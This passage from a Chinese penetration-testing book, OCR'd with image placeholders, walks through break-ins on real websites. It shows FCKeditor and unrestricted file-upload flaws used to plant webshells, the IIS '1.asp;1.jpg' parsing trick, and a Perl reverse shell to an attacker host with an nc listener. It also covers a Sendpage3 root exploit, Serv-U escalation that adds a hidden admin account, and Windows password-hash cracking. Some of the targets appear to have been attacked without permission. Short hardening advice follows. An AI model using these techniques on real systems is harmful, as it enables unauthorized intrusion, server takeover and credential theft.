在 Cain 中查看 LST 文件，不如直接通过 Cain 程序查看嗅探结果直观。在 Cain 安装目录下找到 Cain.exe 程序，双击运行，如图 3-115 所示，可以比较直观地看到 Cain 的修改结果，FTP 与 SMB 监听的结果为 1 条，HTTP 监听的结果为 145 条，HTTP 监听的结果显示为用户 gxr 的登录密码和相关网页操作。




图 3-115　通过 Cain 直接查看嗅探结果

3.7.5　简单的安全加固

下面讲解安全加固的相关内容。

1. 使用 360 安全卫士进行简单的安全加固

在该计算机上发现安装有 360 安全卫士，打开 360 安全卫士，对系统进行一些简单的安全扫描。如图 3-116 所示，一共发现 9 个恶意插件，将其清除并修复系统存在的安全漏洞。后面还会使用 360 安全卫士清理启动选项等，对该服务器进行简单加固。




图 3-116　使用“360 安全卫士”进行简单加固

2. 使用杀毒软件清除系统中的病毒

使用 McAfee 杀毒软件对系统中的磁盘进行扫描处理，如图 3-117 所示，发现系统中存在一些病毒，该文件所在目录为一个 FTP 匿名登录目录，可以猜测是入侵者利用社会工程学进行了挂马。




图 3-117　使用杀毒软件进行杀毒

3.7.6　小结

本次安全检测仅仅通过扫描 FTP、MySQL 及 MSSQL 弱口令就获取了某职业学校的控制权限，如果有时间和耐心，应该可以渗透该内部网络。

本次安全检测的关键就是通过 CuteFTP 8.0 Professional 获取了该网站的一些关键文件，包括 WebShell，直接通过 Serv-U 提升权限成功，进而成功控制了系统。就个人经验来说，可以采取以下措施加固系统。

- 重新更换系统中的所有密码，删除多余的管理员。
- 对系统进行杀毒、木马检测、端口查看、网络连接等安全检查。
- 对网站代码进行安全检测，查看代码中是否包含后门和木马代码。
- 安装防火墙并及时升级系统防火墙和系统补丁。
- 更改 3389 端口为其他端口，在事件中增加安全审核，并仅授权管理 IP 地址，即仅某一个网段或者某一个 IP 地址才能访问 3389 端口。
- 严格控制 FTP 用户及目录，如果没有特殊的需要，尽量使用 Windows 自带的 FTP 服务。

3.8　使用 WATScan 进行 Web 安全扫描

目前有很多安全公司提供在线 Web 安全扫描服务，如 360 在线安全扫描 webscan.360.cn，但扫描必须由站长本人进行，因此，在安全检测中不是特别方便。而 WATScan（中文名为“真眼”互联网安全扫描系统）是一款在线 Web 漏洞扫描系统，它简单实用，只需要注册即可进行网站扫描。目前，WATScan 能够检测常见的 Web 漏洞，如 SQL 注入、XSS 跨站、文件包含和命令执行等，帮助用户完成渗透测试过程中的信息收集、暴力破解和漏洞检测工作。同时，由于该扫描器的可扩展性极强，可以通过编写对应的漏洞检测插件来丰富扫描器的检测效果，漏洞库更新频率高，在渗透过

程中使用它偶尔会有意外的收获。WATScan 的官方网站为 http://www.watscan.com/teye，可以通过在该网站上注册账号进行网站扫描。

3.8.1　Web 漏洞扫描

下面我们使用 WATScan 进行漏洞扫描，步骤如下。

01　创建任务

首先在 http://www.watscan.com/teye 网站注册账号，然后利用注册的账号进行登录，输入目标信息，创建扫描任务，如图 3-118 所示。




图 3-118　创建扫描任务

02　设置网站扫描类型

在任务列表中找到刚刚创建的任务，在“扫描操作”列单击“网站扫描”按钮，如果是移动 APP 则单击“移动扫描”按钮，如图 3-119 所示。

图 3-119　选择网站扫描类型

接着，在“网站任务”页面输入需要进行扫描的网站地址，单击“提交扫描”按钮开始扫描，如图 3-120 所示。

图 3-120　设置扫描网站地址

3.8.2 查看报告

WATScan 会自动进行网站扫描，当扫描完成后，单击“报告”按钮即可查看网站的扫描报告，如图 3-121 所示。

图 3-121 网站漏洞扫描报告

切换到“漏洞扫描”选项卡，还可以看到漏洞扫描的详细结果，如图 3-122 所示。




图 3-122 详细扫描结果

第 4 章　常见文件上传漏洞及利用

在网站系统中，文件上传是一个非常实用的功能。为了丰富网站的内容，往往会提供图片、多媒体等文件下载，如果程序未进行严格的权限限制，就可能被入侵者利用。文件上传漏洞主要有以下几种类型。

- 任意文件上传漏洞。找到上传页面后，可以上传任意后缀的文件，找到该漏洞后直接上传 WebShell 的木马即可。
- 利用 IIS 文件解析漏洞上传图片等文件构造一句话木马。
- 利用文件编辑器的漏洞上传文件。
- 通过其他抓包软件抓包，构造文件上传漏洞。

通过 SQL 注入等漏洞拿到后台权限后，一个重要的步骤就是寻找上传功能模块。通过文件上传漏洞可以获取 WebShell，获取 WebShell 后可以进一步提权。可以说，很多 Web 系统都是通过文件上传漏洞失陷的。本章主要通过一些实际案例讨论如何利用上传漏洞进行 Web 渗透，通过这些案例可以掌握 Web 渗透中的上传漏洞利用技术。

本章主要内容

- 利用 FCKeditor 漏洞渗透某 Linux 服务器
- 利用 Flash 上传漏洞渗透国内某服务器
- 由 CuteEditor 漏洞利用到全面控制服务器
- Dvbbs 8.2 插件上传漏洞利用
- 利用 cfm 上传漏洞渗透某服务器
- eWebEditor 编辑器漏洞攻击案例
- 密码绕过获取某站点的 WebShell
- 利用 eWebEditor 漏洞渗透某学校服务器
- 对某网站的一次渗透

4.1　利用 FCKeditor 漏洞渗透某 Linux 服务器

FCKeditor 是一个专门用在网页上的、开放源代码的所见即所得文字编辑器，不需要太复杂的安装步骤即可使用。它可以和 PHP、JavaScript、ASP、ASP.NET、ColdFusion、Java 及 ABAP 等编程语言相结合。“FCKeditor”名称中的“FCK”是这个编辑器的作者名字 Frederico Caldeira Knabben 的缩

写。很多网站都在使用 FCKeditor 在线编辑器，目前最新版本为 3.0.1。FCKeditor 编辑器的早期版本由于过滤不严格、安全意识较差等原因，出现了多个漏洞，攻击者主要通过文件上传获取 WebShell。

FCKeditor 漏洞的主要利用思路如下。

- 通过 Google 等搜索引擎或者通过查看网站源代码获取网站是否使用 FCKeditor 编辑器。在发布内容模块也能很容易地区分系统是否使用了 FCKeditor 编辑器。
- 获取或者猜测 FCKeditor 的安装目录，可以手工获取，也可以通过工具软件扫描目录获取 FCKeditor 的安装目录及存在的文件。
- IIS 6.0 文件解析漏洞上传一句话木马或者 WebShell。IIS 6.0 中存在一个文件解析漏洞，在以“*.asp”文件命名的目录下，即使突破文件，也能被解析执行。另外，就是名称类似“1.asp;1.jpg”的文件在上传可以以 ASP 文件被执行。
- 直接上传 WebShell。获取 FCKeditor 的安装路径后，可以浏览或者上传文件。例如，在早期版本中输入地址“fckeditor/editor/filemanager/browser/default/browser.html?Type=ImageConnector=connectors/asp/connector.asp”，可以直接上传文件。

下面以一个实际案例讲解如何通过 FCKeditor 渗透某服务器。

4.1.1 对已有 Shell 进行分析和研究

下面我们对已有 Shell 进行分析和研究。

01 搜索 WebShell 关键字

JSP 的 WebShell 主要有 JShell、JFold 和 jspFilebrowser 3 种。当然，还有单独的所谓“CMD”型的 JSP 后门，它的主要功能是执行类似 CMD 的命令。通过 Google 搜索“阿呆 JSP WebShell”，会找到一个 JSP 网页地址，如图 4-1 所示，凭感觉可以知道第一个搜索记录就是一个 WebShell 地址。




图 4-1 搜索 WebShell

02 验证 WebShell

直接打开第一条搜索记录，获取真实的网站地址“http://www.xxxxx.com/UserFiles/Image/IMG20090817235411840.jsp”，打开后能够正常运行。如图 4-2 所示，输入一些常见的密码进行尝试登录，均未能成功，说明该 WebShell 使用的是自己的密码。

03 分析 WebShell

拿到这个 WebShell 后，第一感觉是该网站肯定存在漏洞，入侵者可能修复过漏洞，也可能未修复

漏洞。从该地址来看，很像 FCKeditor 编辑器，直接在网站地址后加上“FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors/jsp/connector”并打开，如图 4-3 所示，直接打开了我们熟悉的 FCKeditor 上传页面。




图 4-2　测试 WebShell




图 4-3　打开 FCKeditor 上传页面

说明

FCKeditor 编辑器的典型目录结构如图 4-4 所示，本例中的“UserFiles/Image/”就属于这种结构。




图 4-4　FCKeditor 编辑器的典型目录结构

04　上传 WebShell

在 FCKeditor 中，单击“浏览”按钮，选择一个 JSP 的 WebShell 文件，然后单击“Upload”按钮上传，如图 4-5 所示，上传成功。




图 4-5　上传 WebShell

技巧

（1）在上传时，可以先选择“Create New Folder”选项创建一个文件夹。如果能够创建，说明权限较高，基本上可以成功上传文件。

（2）在直接上传文件失败的情况下，可以尝试分别上传文件名称为“1.asp;1.jpg”和“1.asp;jpg”的一句话木马。

（3）在某些情况下，还可以直接浏览当前目录的文件，可能会看到之前入侵者留下的 WebShell。

（4）在“browser.html?Type=Image”中，Type 有 File、Flash 和 Image 3 种类型，可以在地址中进行修改，用来上传或者查看文件、Flash 文件和图像文件。

（5）关于各种版本的 FCKeditor，上传利用地址形式如下：

FCKeditor/editor/filemanager/browser/default/browser.html?Type=Image&Connector=connectors

- JSP 版本：/jsp/connector
- ASP 版本：/asp/connector
- ASPX 版本：/aspx/connector
- cfm 版本：/cfm/connector

4.1.2　测试上传的 WebShell

由于 FCKeditor 的典型目录结构是“UserFiles/Image/”，因此，上传的 WebShell 地址格式为“UserFiles/Image（File 或 Flash）/+文件名称”。在本例中上传到 Flash 文件目录，所以实际地址为“http://www.xxxxx.com/UserFiles/Flash/Browser.jsp”。

如图 4-6 所示，WebShell 能够正常运行，此时就可以利用 WebShell 进行下载、上传、删除、复制及执行命令等操作。




图 4-6　测试上传的 WebShell

4.1.3　分析与收集 WebShell 所在服务器的信息

01　获取服务器类型

在获取 WebShell 后，可以通过它执行命令，查看服务器的配置情况。如图 4-7 所示，通过浏览文件目录可以知道该服务器为 Linux 服务器。




图 4-7　获取服务器类型

02　下载网站源代码与数据

渗透能够快速提高个人能力。在渗透成功后，通过下载网站源代码与数据到本地进行分析，能够取长补短，快速积累经验。在本例中，通过查看该服务器的“var/mysqlbak”目录，能够获取该网站的 MySQL 数据库备份文件。如图 4-8 所示，通过 WebShell 可以下载单独的文件，也可以打包下载整个网站的文件。

03　获取 WebShell 密码

获取 WebShell 是本次渗透的目的。通过 WebShell 的地址反查文件的实际地址，使用 cat 命令可以查看其登录密码，如“cat home/webhome/xxxxx.com/WEB-INF/webapps/ROOT/UserFiles/Image/IMG

20090817235411840.jsp”，如图 4-9 所示，获取其密码为“191903***”。




图 4-8　下载 MySQL 数据库

图 4-9　获取 WebShell 的密码

4.1.4　服务器提权

01　查看 Linux 版本

在 WebShell 中，执行“uname -a”命令获取 Linux 的版本，结果显示为“Linux java.pumo.com.tw 2.6.9-11.ELsmp #1 SMP Fri May 20 18:26:27 EDT 2005 i686 i686 i386 GNU/Linux”，如图 4-10 所示，说明该服务器的内核为 2.6.9-11 版本。

目前，Linux 稳定的最新内核版本为 2.6.32（Linux 最新内核版本查看地址为 http://kernel.org/pub/linux/kernel/v2.6/）。从版本号可以判断，该服务器可能比较容易被提权。

02　查看操作系统

“/etc/issue”命令主要用于显示操作系统发行版本等信息，用户可以定制 issue，也就是说，可以手动修改，如果未修改则默认显示各个操作系统的版本信息。如图 4-11 所示，使用“cat/etc/issue”

命令查看该操作系统的版本信息，该操作系统为红帽 Linux 企业版。获取该信息的目的就是选择相应的溢出程序来提权。




图 4-10　获取 Linux 内核版本

图 4-11　获取操作系统的版本

03　反弹 Shell

将反弹脚本 c.pl 上传到“/var/tmp”路径下，然后在受控计算机（肉机）上执行“nc -vv -l -p 53”命令，再在该 WebShell 中执行“perl /var/tmp/c.pl 202.102.xxx.xxx 53”命令，如图 4-12 所示，将该服务器反弹到肉机（202.102.xxx.xxx）的 53 端口上。




图 4-12　编译反弹脚本

说明

以上命令执行成功后会给出一定的提示，否则表明编译未成功或者存在其他问题。在 WebShell 上执行成功后，会在肉机上显示一个 Shell，如图 4-13 所示，该 Shell 相当于一个终端。从反弹的结果看，反弹回来的权限是普通用户的，为了全面控制系统需要获取 Root 权限。




图 4-13　成功反弹

04 尝试提权

通过 WebShell 上传最新的 Sendpage3 利用程序，上传成功后，在反弹的 Shell 中查看上传的程序，然后直接执行“./run”命令，如图 4-14 所示，直接提权为 root 用户权限。




图 4-14 提权成功

4.1.5 总结与思考

本例通过 FCKeditor 漏洞成功获取 WebShell，然后通过查看 Linux 版本、操作系统的发行版本等信息，上传相应的漏洞利用程序，最后通过在反弹的终端执行 exploit 获得系统的最高权限。从本质上说，渗透的核心就是漏洞，只要找到漏洞，选择相应的溢出（漏洞）程序，就可以成功渗透！

4.2 渗透某培训服务器

本次渗透是临危受命：站点被人“黑”了，网站多次被挂马，想看看问题到底出在哪里，于是有了本次的渗透测试和安全检测。该网站主要存在 SQL 注入和任意文件上传漏洞。

4.2.1 使用 JSky 进行漏洞扫描

直接打开 JSky Web 漏洞扫描工具，输入需要检测的网站地址，接着按照默认设置进行扫描，最后就是等待具体的扫描结果。由于网站的内容很多，因此扫描时间很长，如图 4-15 所示，该网站存在 2 个 SQL 注入点，还有一些源代码泄露。

4.2.2 通过 SQL 注入获取管理员密码

通过 SQL 注入获取了该网站的用户名称和密码，密码采用的是通用的 MD5 加密。通过查询获得解密后的密码，通过扫描网站后台获取后台地址“http://www.xxxx.xxx.cn/manage”。输入用户姓名和密码，成功进入后台，如图 4-16 所示。该后台中有个人管理、栏目管理、下载管理、信息管理、客户管理和系统功能 6 个模块，凭借经验，下载管理和信息管理模块是获取 WebShell 的重点对象。

4.2.3 直接上传 WebShell

展开下载管理模块，单击“文件上传”选项，如图 4-17 所示，在下拉列表中分别选择“资源下

载”和“系统分析”选项，直接选择一个后缀为“asa”的 WebShell 文件，单击“上传”按钮上传——非常幸运，系统未对文件进行限制，文件上传成功！同时，在“软件名称”文本框中返回了具体的文件路径和名称。




图 4-15　漏洞扫描




图 4-16　进入后台

图 4-17　上传 WebShell

4.2.4 获取 WebShell

在浏览器地址栏中输入上传的 WebShell 地址，如图 4-18 所示，成功获取网站的 WebShell。




图 4-18 获取 WebShell

4.2.5 服务器提权

通过 WebShell 对程序目录进行浏览，发现网站所在服务器安装了 Serv-U。进入 Serv-U 的路径“c:\Program Files\Rhinosoft.com\Serv-U”，然后单击 Serv-U 提权，系统会默认添加一个用户名称为“wang$”、密码为“188”的管理员账户，如图 4-19 所示。




图 4-19 添加管理员账户

4.2.6 登录服务器

通过 NMap 端口扫描软件对该网站所在的 IP 地址进行端口扫描，发现该服务器的远程终端服务端口为 3389。使用远程终端连接器进行远程登录，使用刚才添加的管理员账户尝试登录，如图 4-20 所示，成功登入该服务器，获得服务器权限。

4.2.7 抓取系统密码并破解

使用 SAMInside 直接抓取系统的 Hash 密码，然后将获取的 Hash 密码导入 Ophcrack 中进行破解，如图 4-21 所示，成功破解 Administrator 账户的密码。




图 4-20　获得服务器权限




图 4-21　抓取系统密码并破解

4.2.8　总结与思考

尽管该网站安装了 Serv-U 软件，但安装后应该对其进行降权处理，这样，即使攻击者获得了 WebShell，也无法提权并获得服务器权限。

该网站的代码存在安全问题，代码没有进行严格的过滤，存在 SQL 注入，文件上传模块没有对文件类型进行限制和过滤。

4.3　利用 Flash 上传漏洞渗透某服务器

